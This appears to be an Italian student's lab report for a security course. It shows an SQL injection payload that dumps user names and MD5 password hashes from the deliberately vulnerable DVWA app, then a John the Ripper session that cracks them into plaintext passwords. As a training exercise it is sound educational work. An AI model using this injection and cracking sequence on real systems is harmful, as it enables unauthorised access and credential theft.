


M4 D3


ESERCIZIO 1

PASSWORD CRACKING


1) SCREEN DEL SQLi EFFETTUATO



KALI – METASPL CON DVWA SECURITY LOW



QUERY DEL PASSATO ES: **1' UNION SELECT user, password FROM users#**




RISULTATI CON USER E PSW CRITTOGRAFATE

2) SPIEGAZIONE DEL TIPO DI CRACKING E MECCANISMO

UTILIZZO SU KALI DI UN TOOL CHE AGISCE CON ATTACCHI BRUTE FORCE (FORZA BRUTA) : JOHN THE RIPPER.


TOOL DI PASSWORD CRACKING MOLTO UTILE IN CASO DI ATTACCHI PER LA RICERCA DI PSW NON COMPLESSE E LUNGHE PERCHE' POTREBBE COMPORTARE TEMPI DI ATTESA MOLTO ELEVATI.



NEL FILE.TXT CREATO SONO STATI RIPORTATI USER E PSW TROVATI DURANTE L' SQLi , CON L' OBIETTIVO DI RENDERE PIU' PULITA LA SCRITTURA

3) SCREEN ESECUZIONE CRACKING E RISULTATO

OBIETTIVO LANCIARE CON COMANDO: `john --format=raw-md5 ~/file.txt`



```
kali_interna@kali: ~  
File Azioni Modifica Visualizza Aiuto  
└─$ john --format=raw-md5  
  
(kali_interna@kali)-[~]  
└─$ ls  
Documenti Immagini Musica Pubblici Scrivania  
file.txt Modelli php-backdoor.php Scaricati Video  
  
(kali_interna@kali)-[~]  
└─$ john --format=raw-md5 ~/file.txt  
Created directory: /home/kali_interna/.john  
Using default input encoding: UTF-8  
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AV  
X2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 12 candidates buffered for the current salt, minimum 24 nee  
ded for performance.  
Almost done: Processing the remaining buffered candidate passwords, if an  
y.  
Proceeding with wordlist:/usr/share/john/password.lst  
password (admin)  
password (smithy)  
abc123 (gordonb)  
letmein (pablo)  
Proceeding with incremental:ASCII  
charley (1337)  
5g 0:00:00:00 DONE 3/3 (2023-05-23 20:27) 5.050g/s 184107p/s 184107c/s 20  
1480C/s stevy13..candake  
Use the "--show --format=Raw-MD5" options to display all of the cracked p  
asswords reliably  
Session completed.  
  
(kali_interna@kali)-[~]  
└─$
```

I RISULTATI OTTENUTI CI HANNO FORNITO QUELLO CHE CERCAVAMO CON LE PSW IN CHIARO. IL DIFFERENTE COLORE IN CUI SI PRESENTANO SEMBRA POSSANO SOTTOLINEARE LA GRAVITA' DEL RICONOSCERLE E RECUPERARLE (**ROSSO** PSW IN PERICOLO – FACILMENTE RECUPERABILI E DA RAFFORZARE FINO ALL' **ARANCIONE** – SEMPLICI E DA RAFFORZARE)